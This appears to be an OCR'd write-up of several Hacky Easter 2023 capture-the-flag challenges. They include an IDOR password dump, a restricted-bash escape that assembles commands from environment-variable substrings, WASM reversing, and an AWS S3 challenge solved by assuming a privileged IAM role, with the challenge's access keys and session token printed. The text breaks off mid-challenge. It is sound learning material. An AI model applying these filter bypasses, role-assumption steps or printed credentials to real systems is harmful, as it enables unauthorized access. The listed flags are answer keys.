Note: The service is restarted every hour at x:00.


Approach:

When we map out the application, we see a lot of API endpoints which are targets for SQLi, however every attempt to SQLi the update, add, search API endpoints always ends in error 500.


However, we also notice that there's an API endpoint which actually returns our own PW: "/show"



So why not use Intruder on that one and iterate some IDs?



Clicking some more results, we get a surprise:



Flag:

he2023{1d0R_c4n_d3str0y_ur_Crypt0_3ff0rt}

Singular

Wow, so many flags!

Find the real flag, which **is unique** in **multiple ways**.

Approach:

We get a download with a huge text file consisting of 105333 flags. Only one of them is the proper one.

Just by browsing we see there are a lot of full duplicates in the file, so let's get rid of those, cause a duplicate flag cannot be unique, right?

```
cat singular.txt | sort | uniq -c | grep " 1 " | wc -l

1015
```

That's not too bad!

Then let's sort a bit again:

```
cat singular.txt | sort | uniq -c | grep " 1 " | awk '{ print
length, $2 }' | sort -n
```

Ok, this one yields a log of flags per length… at least it seems. Is it like that?

Doesn't seem so… 😉

```
cat singular.txt | sort | uniq -c | grep " 1 " | awk '{ print
length, $2 }' | sort -n | uniq -w 3 -c | sort -n -r | tail -1 | awk
'{ print $3; }'
```

Flag:

he2023{security_first_easy_catch}

Level 6 – The sixth sense

Check out the first **hard** challenge here.

No worries, you won't need to solve it. Solving all **medium** ones is also sufficient 😅

Crash Bash

Can you crash the bash?

The password is `B4sh_br0TH3rs`

Connect using `nc ch.hackyeaster.com 2303`

Note: The service is restarted every hour at x:00.

Approach:

The chapter heading said, it didn’t need to be solved, but actually it was the first one I solved of all those challenges on that page :-D

When we logon to the system we quickly see that not a single lower case letter is allowed, and also no ‘.’, ‘*’ or ‘?’

This limits our possibilities quite a bit…

However, from experience we quickly see that ${HOME} is one of the things which is allowed and prints us the homedir which immediately reminds us of a past baby CTF challenge at a CCC Congress some years ago with a similar setup. The solution there was to make use of the possibility to cut chars from a string using bash and construct the command we want to execute from individual characters!

```
Welcome to Crash Bash!
To get the flag, call /printflag.sh with the password!
Enter "q" to quit.
----------------------
crashbash$ ${HOME}
/bin/bash: line 1: /root: Is a directory
crashbash$ ${HOME:2:1}
/bin/bash: line 1: o: command not found
crashbash$ ${HOME:0:1}
/bin/bash: line 1: /: Is a directory
crashbash$ ${PATH}
/bin/bash: line 1:
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin: No
such file or directory
```

We first of all guess some env variables and find out we have ${PWD}, ${REMOTE_ADDR}, ${PATH}, ${HOME} at our disposal. ${PWD} contains a random name on every connect which yields quite lot of chars of the alphabet that we can select from!

Using those characters we can try to dump the whole environment to see if there are more useful characters somewhere!

```
crashbash$ ${PWD:8:1}${PATH:14:1}${PWD:6:1}
REMOTE_HOST=217.233.126.116
HOSTNAME=e2fc1457bff6
PWD=/tmp/yvleuxpxzieclodyjixhhmcwfxwgacam
_=/usr/bin/env
HOME=/root
SHLVL=1
LC_CTYPE=C.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

REMOTE_HOST looks pretty nice here, as we have a “.” In it (Well, or we could use LC_CTYPE as well

However, another problem is that we need to be quite quick, as there is a short timeout involved, before our session gets disconnected. Using a couple of iterations we yield us a command set which allows us to “cat” and “ls” some files:

```
crashbash$ ${PATH}
/bin/bash: line 1: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin: No such file
or directory
crashbash$ ${PATH:5:1}
/bin/bash: line 1: l: command not found
crashbash$ ${PATH:5:1}${PATH:2:1} /
bin
boot
crashbash.py
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
```

```
mnt
opt
printflag.sh
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
```

We see that /printflag.sh is setuid root but /flag.txt is world readable anyway. We suspect that it might be somewhat encrypted but try to cat it anyhow.

Building the file name involved a bit of luck though, as most of the letters we need were in ${PWD} and you only have 30 seconds to build it char by char… If ${PWD} does not contain all necessary letters we need to reconnect again and again until it does until we're lucky

```
crashbash$ $PWD
/bin/bash: line 1: /tmp/vphcnuiywpsfzqwvmxxfvolgkhnfyndj: Is a directory
crashbash$ $HOME
/bin/bash: line 1: /root: Is a directory
crashbash$ $REMOTE_HOST
/bin/bash: line 1: 217.233.126.116: command not found
crashbash$ ${PATH:7:1}${PATH:8:1}${HOME:4:1}
/${PWD:24:1}${PWD:27:1}${PATH:8:1}${PWD:28:1}${REMOTE_HOST:3:1}${HOME:4:1}${PWD:23:1}${HOME:4:
1}Flag:
he2023{gr34t_b4sh_succ3ss!}
```

P.S.: Here is the full script using the approach of a friend. It seems using the letters from "${PWD} is the way to go, judging by the code.

```
crashbash$ DOT_HELPER="ECHO -E \"\X2E\"";DOT=$(${DOT_HELPER,,}); C="CAT
/CRASHBASH${DOT:1:1}PY"; ${C,,}
#!/bin/usr/env python3

import subprocess
import re
import os
import random
from inputimeout import inputimeout, TimeoutOccurred

NOT_ALLOWED = re.compile("[a-z*?.]")

def create_tmp_dir():
    random_name = ''.join(random.choice('abcdefghijklmnopqrstuvwxyz') for x in range(32))
    dir_name = f'/tmp/{random_name}'
    os.mkdir(dir_name)
    return dir_name

def main(directory):
    print('Welcome to Crash Bash!')
    print('To get the flag, call /printflag.sh with the password!')
    print('Enter "q" to quit.')
    print('----------------------')
    do_run = True
    while do_run:
        try:
            inp = inputimeout(prompt='crashbash$ ', timeout=30)
            if 'q' == inp:
```

```
                print('Bye!')
                do_run = False
            elif NOT_ALLOWED.search(inp):
                print('Invalid input, bash crashed!')
            else:
                try:
                    subprocess.run(['/bin/bash', '-c', inp], stdin=subprocess.PIPE,
timeout=20, cwd=directory)
                except subprocess.TimeoutExpired:
                    print("Timeout")
        except:
            print('Timeout, bye!')
            do_run = False

if __name__ == '__main__':
    main(create_tmp_dir())
```


Code Locked

Open the code lock at http://ch.hackyeaster.com:2311 to get your 🏳 flag.


Note: The service is restarted every hour at x:00.


Approach:

This challenge wants us to find a 8-digit code which is then validated by some Webassembly (wasm) which is available at /check.wasm



This check function gets a 26 byte buffer with a constant content where our secret code is copied to the first 8 bytes before the check routine is executed. When our code is correct, the WASM code returns the flag:





Using Chrome Devtools we can live-debug the execution but also can use other tools like the wabt Toolkit to decompile the file.

Using JEB is another viable option or using Ghidra or IDA

Using the Ghidra plugin https://github.com/nneonneo/ghidra-wasm-plugin can quickly decompile the code for us and yields the following functions:

```
void export::check(int *param1)

{
  int iVar1;

  if (*param1 == 0x32) {
    if (param1[1] == *param1 + 7) {
      if (param1[2] == param1[1] + -3) {
        iVar1 = param1[2];
        if ((((param1[3] == iVar1) && (param1[4] == iVar1 + -6)) && (param1[5] == iVar1 + -5))
&&
            ((param1[6] == iVar1 + -2 && (param1[7] == iVar1 + -1)))) {
          unnamed_function_1(param1);
        }
        else {
          unnamed_function_2(param1);
        }
      }
      else {
        unnamed_function_2(param1);
      }
    }
    else {
      unnamed_function_2(param1);
    }
  }
  else {
    unnamed_function_2(param1);
  }
  return;
}
void unnamed_function_1(int param1)

{
  int local_10;
  int local_8;

  for (local_8 = 0; local_8 < 0x1a; local_8 = local_8 + 1) {
    *(uint *)(local_8 * 4 + 0x470) =
         *(uint *)(local_8 * 4 + 0x400) ^ *(uint *)(param1 + ((local_8 + 4) % 8) * 4);
  }
  for (local_10 = 0; local_10 < 0x1a; local_10 = local_10 + 1) {
    *(undefined4 *)(param1 + local_10 * 4) = *(undefined4 *)(local_10 * 4 + 0x470);
  }
  return;
}

void unnamed_function_2(int param1)

{
  int local_8;

  for (local_8 = 0; local_8 < 0x1a; local_8 = local_8 + 1) {
    *(undefined4 *)(param1 + local_8 * 4) = *(undefined4 *)(local_8 * 4 + 0x4e0);
  }
  return;
}
```

We expected to have a hard time solving the riddle, like in past HackVent and HackyEaster challenges when WASM was involved, but it seems the challenge author had mercy with us and made the reversing of the correct code pretty easy for us. You don’t even need Z3 for that one 😉

We have the following check constraints:

```
Param1[0] => Points to the first character of our input (number as hex-ascii), Param1[1] is the 2nd digit, Param1[2] the third and so on

Param1[0] == 0x32           => 0x32 ("2")
Param1[1] == param1[0] + 7 => 0x39 ("9")
Param1[2] == param1[1] - 3 => 0x36 ("6")
Further more:
Param1[3] == Param1[2]      => 0x36 ("6")
Param1[4] == Param1[2] - 6 => 0x30 ("0")
Param1[5] == Param1[2] - 5 => 0x31 ("1")
Param1[6] == Param1[2] - 2 => 0x34 ("4")
Param1[7] == Param1[2] - 1 => 0x35 ("5")
```

Which gives us the following code sequence: 29660145


Flag:

he2023{w3b4553m81y_15_FUN}

Quilt

A warm, sunny day - perfect weather for a picnic! But what's that - did the bunnies really bring the nice quilt from the living room as a blanket?

The challenge image is a huge picture consisting of many, many individual QR codes…



Fortunately, we do not fear, but instead utilize the power of “zbarimg”!

zbarimg is an awesome tool which finds ALL the QR codes in an image which tremendously eases our challenge here. It’s available in the Ubuntu repo so we can just “apt-get install” it.

```
daubsi@bigigloo  /tmp  zbarimg quilt.png | cut -d ':' -f 2 | tr '\n' '|' | rev | sed 's/|//g'

scanned 700 barcode symbols from 1 images in 0.45 seconds


Hello! Do you love quilts? Well... I am pretty sure I do! They are so pretty.. my oh my, but look at me getting lost in idle thoughts! You are here for an egg, right? I bet you are. Where did I put it? Ah, here he2023{this_is_th... No, sorry, that is not it. That was an old one, can you believe it? This maybe? he2023{I_need_this_egg_for_breakfast}. Nooo.. sorry! But I am fairly sure this is it, right here he2023{Qu1lt1ng_is_quit3_relaxing!} Yeah, that should be it. Sorry. I am rambling, but it is so nice to have a visitor appreciating my quilts! They are a lot of work, and I love all of them. Please, do not leave so soon. How about a cookie? Would you like a cookie? Hey, where are you going?%
```

Flag:

he2023{Qu1lt1ng_is_quit3_relaxing!}

Cats in the bucket

There is a bucket full of cat images. One of them contains a flag. Go get it!

- Bucket: `cats-in-a-bucket`
- Access Key ID: `AKIATZ2X44NMCEQW46PL`
- Secret Access Key: `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`

It comes without surprise, this is a cloud challenge and one using AWS which we immediately see from the naming of the secret credentials.

We put them into our ~/.aws/credentials file and look around.

Who are we?

```
daubsi@playbox:~$ aws sts get-caller-identity
{
    "UserId": "AIDATZ2X44NMNRBIRIGU4",
    "Account": "261640479576",
    "Arn": "arn:aws:iam::261640479576:user/misterbuttons"
}
```

So there is a bucket they said?

```
daubsi@playbox:~$ aws s3 ls cats-in-a-bucket
2022-10-09 17:23:46      83709 cat1.jpg
2022-10-09 17:23:48      92350 cat2.jpg
2022-10-09 17:23:47     119214 cat3.jpg
2022-10-09 17:23:47      87112 cat4.jpg
```

Turns out we can get all the files in the bucket apart from cat4.jpg where we get an Access denied…

```
daubsi@playbox:~$ aws s3api get-object --bucket cats-in-a-bucket --
key cat1.jpg /tmp/cat1.jpg
{
    "AcceptRanges": "bytes",
    "LastModified": "2022-10-09T15:23:46+00:00",
    "ContentLength": 83709,
    "ETag": "\"2996748ce9acdf3cf37a2bcdcd29f274\"",
    "ContentType": "image/jpeg",
    "Metadata": {}
}
…
daubsi@playbox:~$ aws s3api get-object --bucket cats-in-a-bucket --
key cat4.jpg /tmp/cat4.jpg
An error occurred (AccessDenied) when calling the GetObject
operation: Access Denied
```

Let’s see who has which rights in the bucket:

```
daubsi@playbox:~$ aws s3api get-bucket-policy --bucket cats-in-a-
bucket
{
    "Policy": "{\"Version\":\"2008-10-
17\",\"Statement\":[{\"Effect\":\"Allow\",\"Principal\":{\"AWS\":\"a
rn:aws:iam::261640479576:user/misterbuttons\"},\"Action\":[\"s3:List
Bucket\",\"s3:GetBucketPolicy\"],\"Resource\":\"arn:aws:s3:::cats-
in-a-
bucket\"},{\"Effect\":\"Allow\",\"Principal\":{\"AWS\":\"arn:aws:iam
::261640479576:user/misterbuttons\"},\"Action\":\"s3:GetObject\",\"R
esource\":[\"arn:aws:s3:::cats-in-a-
bucket/cat1.jpg\",\"arn:aws:s3:::cats-in-a-
bucket/cat2.jpg\",\"arn:aws:s3:::cats-in-a-
bucket/cat3.jpg\"]},{\"Effect\":\"Allow\",\"Principal\":{\"AWS\":\"a
rn:aws:iam::261640479576:role/captainclaw\"},\"Action\":\"s3:ListBuc
ket\",\"Resource\":\"arn:aws:s3:::cats-in-a-
bucket\"},{\"Effect\":\"Allow\",\"Principal\":{\"AWS\":\"arn:aws:iam
::261640479576:role/captainclaw\"},\"Action\":\"s3:GetObject\",\"Res
ource\":\"arn:aws:s3:::cats-in-a-bucket/cat4.jpg\"}]}"
}
```

The last part of this policy is the interesting one. Apparently there is a role “captainclaw” who does have access to the desired file!

Let’s try to assume the role of captainclaw!

```
daubsi@playbox:~$ aws sts assume-role --role-arn
arn:aws:iam::261640479576:role/captainclaw --role-session-name test
{
    "Credentials": {
```

```
        "AccessKeyId": "ASIATZ2X44NMAUYAHXX6",
        "SecretAccessKey":
"jEXb+PqYI5PGIORpNMOhrqDBGp1PRATqAJX6pO79",
        "SessionToken":
"IQoJb3JpZ2luX2VjEHkaCXVzLWVhc3QtMSJHMEUCICoQhF4tK7TUTT/MvRT4Gsa6r6M
gA2eEyZcAytxf6HdGAiEAku/lNnA0QVrceVZyXr5RC0uruxyMSamUX+92/MpdZ8QqkQI
IYRADGgwyNjE2NDA0Nzk1NzYiDF8ahOgnMWWaODu7WSruAbuYsrXXIi5O/eQRUK81Ar/
nWXIJfRSPhi0wXMcxgJUmvRyMS4iAIa1KKr6njFhMKympzciRY7nGa7oEIdbm3iakDFc
WkFuTkQC9QE08e29APcaqD52lnG5qNGMBzWQWmg07g4uslxd0RWpXnBy1FDgGC+BKqWf
/Ybekb7zoxpxIaRU0Vhlbcvcwqcnq5164+Ap9Cy+rUgB6ipAK2LKg+U52MenATyvepQK
i38whujmEhFUosiGa5+c601VdcXfPVc72TYpvJYtzgIJ841CH3rQs+d0Juh0l6bNbnTQ
HQhxGMLNmQxty1oAhg3W0/qMw66LGoQY6nQExeO2PSXkM0krF4kJNrGA4ZRmY8MIwoyj
liKt5cULwyXsVxL4LolYeuJ1ibaUqHlYZzaT5QH1i+yba85BvTck5CR0e7f3lYXJ9nE8
KAWx7AntY4hhv6NNxAWkAa9eKnOL2hhso3g7S6LZeE651DeNrPgfvAVW/fSZGrnfrD5F
cWb3Iys8Uq4hWWBvvy4wAtrBhdwGs8T9/wyWZV0kp",
        "Expiration": "2023-04-08T17:08:11+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROATZ2X44NMIIMXFXIG7:test",
        "Arn": "arn:aws:sts::261640479576:assumed-
role/captainclaw/test"
    }
}
```


From last year’s HackVent challenge involving OCRing a picture of those temporary credentials, we know what to do with them We need to put them in the ~/.aws/credentials file but this time including that session token and try again.

```
daubsi@playbox:~$ aws sts get-caller-identity
{
    "UserId": "AROATZ2X44NMIIMXFXIG7:test",
    "Account": "261640479576",
    "Arn": "arn:aws:sts::261640479576:assumed-role/captainclaw/test"
}
```

Awesome! Let’s get the image!

```
daubsi@playbox:~$ aws s3api get-object --bucket cats-in-a-bucket --key
cat4.jpg /tmp/cat4.jpg
{
    "AcceptRanges": "bytes",
    "LastModified": "2022-10-09T15:23:47+00:00",
    "ContentLength": 87112,
    "ETag": "\"16b240a7554c249bb55ae22e6d8079e9\"",
    "ContentType": "image/jpeg",
    "Metadata": {}
}
```

Flag:

he2023{r0l3_assum3d_succ3ssfuLLy}

Tom’s Diary


Tom found a flag and wrote something about it in his diary.

Can you get the flag?

The diary.txt file we get provided is a plain text file with some base64 in it, that we can very quickly massage with cyberchef or the CLI. We find a ZIP file and a flag.txt in it which is 30 bytes of rubbish:

```
// // // // // // // // // // // // // // // // // // // // // // // // //
// // // // // // // // // // // // // // // // // // // // // // // // //

Tom's Diary

\/\ \\\/ / \/\ /\\ /\ \/\ //\ /\/ /\// //\/ /\// /\/ //\ /\\\ \\/\
\/\ \\\/ / \/\ /\\ /\ \/\ //\ /\/ /\// //\/ /\// /\/ //\ /\\\ \\/\

Dear diary,

today I found a secret flag.

I need to keep it safe here:

UEsDBAoACQAAAJJEK1X6oNHsKgAAAB4AAAAIABwAZmxhZy50eHRVVAkAA/OBHWOR
gR1jdXgLAAEE9QEAAAQUAAAArGnVXoZRCLYaWU8HFSFo+dWfh2yfPa868sNqxTVP
xqHrGTs3dIVbxR9WUEsHCPqg0ewqAAAAHgAAAFBLAQIeAwoACQAAAJJEK1X6oNHs
KgAAAB4AAAAIABgAAAAAAAEAAACkgQAAAABmbGFnLnR4dFVUBQAD84EdY3V4CwAB
BPUBAAAEFAAAAFBLBQYAAAAAAQABAE4AAAB8AAAAAA=

\\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\
\\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\
```

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)Unzip('',false)&input=VUVzREJBb0FDUUFBQUpKRUsxWDZvTkhzS2dBQUFCNEFBQUFJQUJ3QVpteGhaeTUwZUhSVlZBa0FBL09CSFdPUgpnUjFqZFhnTEFBRUU5UUVBQUFRVUFBQUFyR25WWG9aUkNMWWFXVThIRlNGbytkV2ZoMnlmUGE4NjhzTnF4VFZQCnhxSHJHVHMzZElWYnhSOVd
VRXNIQ1BxZzBld3FBQUFBSGdBQUFGQkxBUUllQXdvQUNRQUFBSkpFSzFYNm9OSHMKS2dBQUFCNEFBQUFJQUJnQUFBQUFBQUVBQUFDa2dRQUFBQUJtYkdGbkxuUjRkRlZVQlFBRDg0RWRZM1Y0Q3dBQgpCUUFVCQUFBRUZBQUFBRkJMQlFZQUFBQUFBUUFCQUU0QUFBQjhBQUFBQUFBPQ




Just googling for: “\/\ \\\/ / \/\ /\\ /\ \/\ //\ /\/ /\// //\/ /\// /\/ //\ /\\\ \\/\” yields a page on dcode (where else? 😊) with a “Tom tom cipher” (well or just google “tom code”…)

Decoding that line yields “S L A S H E S F O R P R O F I T”

It is now a simple idea to just decrypt the blob from flag.txt but no matter what I tried it all decrypted to rubbish. It was not until I got the hint to not rely on Cyberchef so much that I used plain old tools (base64) to decode the blob, realizing that the ZIP was a PW protected file in itself. Cyberchef apparently didn’t complain and just unpacked the file happily despite being encrypted which resulted into the garbage.

Manually unpacking the file with unzip or 7z with the PW “slashesforprofit” the flag.txt file was successfully decrypted…

It turned out that it will work with Cyberchef as well, if one explicitly selects the “Unzip” recipe with “Verify result” checked. It’s just that unverified automatic decryption (as shown above) doesn’t work.



Flag:

he2023{sl4sh3s_m4k3_m3_h4ppy}

Level 7: Quite hard

You made it here, not bad! ✨

Now you'll need to solve **hard** challenges in order to level up. Are you skilled enough for that?

Custom Keyboard

Thumper built his first custom keyboard. He chose all the parts separately and in the end even adjusted the firmware.

Apparently, there's a flag hidden inside it. Can you find it?

🏳 Flag

- **lowercase** and _ only
- example: `he2023{example_flag_only}`


Approach: When we look at the file in a hex editor we see references to the cpu ATmega32U4 (the same in place for Teensy 2.0) and the apparent keyboard model. We see a lot of stuff related to USB ofc and also LED and i2c commands.

For the keyboard model we see a reference to

```
18 00 01   .!....¨ª........
10 01 22   ..........!....."
20 00 01   "...,. ...... ..
12 01 02   ........ZD!.....
10 47 00   ....D.Z.6.0.R.G.
10 0E 03   B._.A.N.S.I.....
10 04 03   D.Z.T.E.C.H.....
10 5B 57   ..[C].[D].[S].[W
3C 00 AB   ].[R]....½.¬¼.«
38 00 A7   »».ªš°.©™¹.¨˜¸.§
34 00 A3   —·.¦-¶.¥•µ.¤”´.£
```

which, when we google this name leads us to a project page of a keyboard PCB:

